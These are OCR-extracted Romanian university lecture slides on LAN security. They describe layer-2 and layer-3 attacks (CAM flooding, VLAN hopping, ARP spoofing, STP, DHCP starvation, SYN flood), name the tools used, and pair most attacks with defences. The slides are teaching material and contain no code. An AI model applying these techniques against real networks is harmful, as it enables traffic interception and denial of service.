



Rețele Locale de Calculatoare

Securitatea Reţelei

– curs 11 –
14.12.2009
16.12.2009

Universitatea POLITEHNICA București

... despre securitate




"More people are killed every year by pigs than by sharks, which shows you how good we are at evaluating risk."

Bruce Schneier

Social engineering bypasses all technologies, including firewalls.


Kevin Mitnick

... despre securitate




- Primul mit al securităţii este că există ☺
- COMPUTER SECURITY: A computer is secure if you can depend on it and its software to behave as you expect.
- Scenariu:
  - angajator intervievează potenţial angajat
  - Î: cât de sigură poţi să-mi faci reţeaua/sistemul/infrastructura?
    - R: perfect sigur (impenetrabilă) – he/she's out
    - R: cât de sigură se poate – he/she's out
    - R: cât de sigură doriţi? - răspuns corect

Consecinte..




- Atunci cand un sistem este “spart”:
  - acces/furt/distrugere informatie confidentiala
  - pierdere productivitate
  - intreruperea functionalitatii retelei
  - distrugerea increderii clientilor firmei
  - stabilirea unui punct de start pentru alte atacuri
  - utilizare resurse

Niveluri de securitate




- Criterii de bază
- Securitate fizică
- Securitatea sistemului
- Securitatea reţelei
- Securitatea personalului
- Acţiuni în cazul unui atac reuşit

Niveluri de securitate - criterii de bază




- Feature != security friend
- Securitatea unui sistem este dată de securitatea celei mai slabe verigi
- Nu există sistem perfect sigur
- Least privilege
- Paranoia is a virtue

Niveluri de securitate - fizică




- Controlul accesului
- Alimentare cu tensiune
- Asigurarea temperaturii optime
- Protecţie împotriva incendiilor
- Protecţia împotriva cutremurelor
- Global load balancing
  - cold site
  - warm site
  - hot site

Niveluri de securitate – sistem/reţea




- Utilizarea de parole
- Firewall-uri
- Criptarea traficului
- Actualizarea pachetelor
- Menţinerea de jurnale (loguri)..
  - ..inspecţia lor periodică
  - salvarea logurilor peste rețea (remote-logging)

Niveluri de securitate - personalul




- Stabilirea de politici de securitate clare
  - Parole
  - acces
  - NDA
- Verificare background angajat
- Training, stabilire drepturi
- Persoanele străine nu au nici un drept
- Avut grijă la persoanele care pleacă din organizaţie

Atacuri - hackers




- Ce?
  - white hat hacker – real hacker
  - black hat hacker – cracker
- De ce?
  - for fun
  - for money
- Cum?
  - exploatarea vulnerabilităţilor sistemului/reţelei
  - exploatarea “slăbiciunilor” umane
  - script kiddies (cei care au putine cunostinte insa poseda foarte multe programele foarte puternice) reprezinta partea majoritara a atacatorilor. Programele ce ajuta la “spart” sunt scrise de cei cu cunostinte tehnice foarte bune.

Atacuri de nivel 1




- Reprezinta un numar foarte mic din totalul atacurilor realizate
- Sunt folosite pentru a “vedea” ce date circula pe mediu
- Necesita acces fizic la mediu
- Cablurile UTP
  - atacul se rezuma la a indeparta camasa si prin intermediul unor clesti se obtine acces la cupru
- Wireless
  - mediul este partajat si foarte accesibil
  - interceptarea datelor prevenita prin criptarea datelor
- Fibra optica
  - este mai greu de atacat
  - este foarte usor distrusa
- Putine atacuri sunt facute publice
  - in 2000, 3 linii apartinand companiei Deutsche Telekom au fost compromise in aeroportul din Frankfurt
  - in 2003 un aparat ilegal de interceptat a fost descoperit in reteaua de fibra a companiei Verizon

Atacuri de nivel 1 - interceptarea fibrei optice




- Un astfel de aparat poate fi cumparat pe eBay la pretul aproximativ de 500$
- Pentru a preveni detecţia interceptării pierderea de intensitate luminoasă nu trebuie să depăşească 2%

Atacuri de nivel 2



- Securitatea unei retele este data de cea mai slaba veriga
- Daca un nivel este compromis, tot ce este deasupra este compromis (efect domino)
- Nivelul 2 este foarte putin protejat de atacuri
- Reprezinta o mare parte a atacuri din reteua locala
- Tipuri de atacuri:
  - atac CAM table flooding
  - schimbarea VLAN-ului (VLAN Hopping)
  - ARP poisoning
  - atac STP
  - alte atacuri

Atacuri de nivel 2 - atac CAM




- CAM table overflow
  - mai 1999 apare *macof*, un utilitar destinat acestui atac
  - exploateaza dimensiunea limitata a tabelei CAM si comportamentul switchului in urma umplerii tabelei
  - *macof* genereaza 155000 de intrari/minut in tabela CAM
  - dupa 70 de secunde, si cel mai performant switch de pe piata va avea tabela CAM plina.
  - efect domino: switchurile adiacente vor fi atacate in momentul coruperii unui switch. Totul se propaga

- Metoda de protectie: Port Security
  - specificarea adreselor MAC, precum si numarul maxim de adrese MAC ce pot fi invatate pe o interfata
  - la detectarea unei adrese MAC ce nu se afla in adresele MAC valide pentru o interfata se poate alege inchiderea portului sau doar blocarea respectivului MAC

Atacuri de nivel 2 - VLAN hopping


- Legaturile de tip trunk au acces in toate VLAN-urile
- DTP(Dynamic Trunking Protocol) reprezinta un risc
- VLAN hopping prin exploatarea DTP
- O statie poate sa trimita un cadru care anunta switchul ca are nevoie de o conexiune trunk
- Statia devine atunci membra in toate VLAN-urile



- Metode de protectie:
  - Dezactivarea DTP


Atacuri de nivel 2 - VLAN hopping prin dubla encapsulare


- Trimiterea a cadre cu dubla encapsulare .1Q
- Trafic unidirectional
- Atacul reuseste chiar daca portul atacatorului nu suporta trunk
- NOTA: functioneaza doar daca conexiunea trunk are acelasi VLAN nativ cu atacatorul



- Metode de protectie:
  - Precizarea explicita a VLAN-ului nativ (trebuie evitata folosirea VLAN 1 ca VLAN nativ)
  - Porturile care nu sunt folosite este bine sa fie plasate intr-un VLAN nefolosit

Exemplu de VLAN hopping






VLAN-ul atacatorului


VLAN-ul victimei

Atacuri de nivel 2 - ARP Poisoning



- Man-in-the-Middle
- DoS ARP attack
- Atacurile sunt realizate pe trimiterea de pachete ARP (atat request cat si reply) cu informatii alterate
- Programe utile: dsniff, Cain/Abel, IPSorcery, hping2, orice packet-crafter
- Poate fi făcut cu:
  - ARP Request (broadcast)– atac MITM către toate stațiile din rețea cu un singur pachet
  - ARP Reply (unicast)- permite selectarea stațiilor ce se doresc atacate într-o rețea

MiTM ARP Request




- Cerere ARP validă

MAC dest	MAC sursă	Type	Cod operație	MAC sursă	IP sursă	MAC dest	IP dest
FFFF:FFFF:FFFF	**MAC Bob**	0x0806	1	**MAC Bob**	**IP Bob**	0000:0000:0000	**IP Alice**

- Cerere ARP făcută de Trudy

MAC dest	MAC sursă	Type	Cod operație	MAC sursă	IP sursă	MAC dest	IP dest
FFFF:FFFF:FFFF	**MAC Trudy**	0x0806	1	**MAC Trudy**	**IP Gateway**	0000:0000:0000	**IP inexistent**

MiTM ARP Reply



- Răspuns ARP valid


MAC dest	MAC sursă	Type	Cod operație	MAC sursă	IP sursă	MAC dest	IP dest
MAC Alice	**MAC Bob**	0x0806	2	**MAC Bob**	**IP Bob**	MAC Alice	IP Alice


- Răspuns ARP făcut de Trudy

MAC dest	MAC sursă	Type	Cod operație	MAC sursă	IP sursă	MAC dest	IP dest
MAC Alice	**MAC inexistent**	0x0806	2	**MAC Trudy**	**IP Gateway**	MAC Alice	IP Alice

Detectare si protectie MiTM

- Detectare
  - ARPWatch
    - In cazul MiTM cu ARP Request, poate fi instalat pe o stație de monitorizare. Aceasta va primi pachetele de atac, ele fiind broadcasturi.
    - In cazul MiTM cu ARP Reply, trebuie instalat pe toate stațiile din rețea
- Protectie
  - Criptarea traficului in reteaua locala
    - nimeni nu cripteaza trafic in LAN …
  - ARP Guard + DHCP Snooping





Congratulations to the guy who invented a new type of attack:

“the Man in the End attack”


aka

“I stay at the Sheraton and ARP spoof 10.0.0.{1,2}’s MAC address, announce 00-20-E0-67-93-DA instead of 00-50-E8-00-11-89 and have no clue how to route or bridge traffic!”

If you manage to redirect and sniff the traffic,
please bridge it or route it
so that people can still use the network ;-)


Atacuri de nivel 2 - Atac STP

- Se bazeaza pe trimiterea de cadre BPDU cu informatie alterata
- Se poate forta o realegere a unui RootBridge
- Se poate opri alegerea unei radacini
- In urma unor BPDU-uri create in mod inteligent, atacatorul poate deveni RootBridge
- Toate pachetele ajung la atacator; continuari posibile:
  - Man-in-the-Middle
  - DoS




- Metode de protectie:
  - Definirea explicita a porturilor radacina la nivelul fiecarui switch din retea

Alte atacuri in reteua locala




- CDP pentru aflarea topologiei
- DHCP starvation:
  - Obtinerea de adrese IP pe baza unor adrese MAC fictive
  - Se poate creea un server DHCP care sa redistribuie adresele ip acaparate, astfel toate mesajele trec pe la atacator
- DNS spoofing: in urma unui MiM, raspunsurile DNS pot fi alterate

Atacuri de nivel 3




- Atacuri care se pot efectua atat in reteaua locala cat si in retele departate
- De obicei Denial-of-Service(DoS) Distributed-Denial-of-Service (DDoS)
- Greu de gasit atacatorul cat timp adresa IP-sursa este alterata
- In cazul DDoS greu de oprit
- Programe des folosite: Stacheldracht, Tribe Flood Network, Trinoo
- Tipuri de atacuri DoS/DDoS:
  - SYN flood
  - LAND attack
  - ICMP flood
  - UDP flood (Fraggle Attack)
  - Teardrop attack
  - Distributed attack
  - Reflected attack
  - Slashdot effect
- Prevenire: SYN cookies, Firewalls, ACLs, IPS (Intrusion-prevention systems)

Atacuri de nivel 3 - Atacuri SYN




- SYN flood:
  - Atacatorul trimite catre server foarte multe cereri de deschidere a conexiunii (pachete cu flagul SYN setat) si cu adrese sursa spoofed (aleatoare)
  - Cat timp atacul se desfasoara, serverul nu poate raspunde la cereri reale
  - Unele sisteme pot functiona in mod eronat, or chiar sa “crape” in momentul in care sunt folosite foarte multe resurse
  - Protejare: SYN cookies (in urma primirii unui pachet marcat SYN, el va scoate aceasta cerere din coada SYN, astfel coada va fi tot timpul suficient de libera pentru a raspunde cererilor; mecanismul este mai complex pentru alegerea numarului de secventa. Aspect negativ: se pierd optiunile TCP. Un compromis minor pentru a mentine un server disponibil)
- LAND attack:
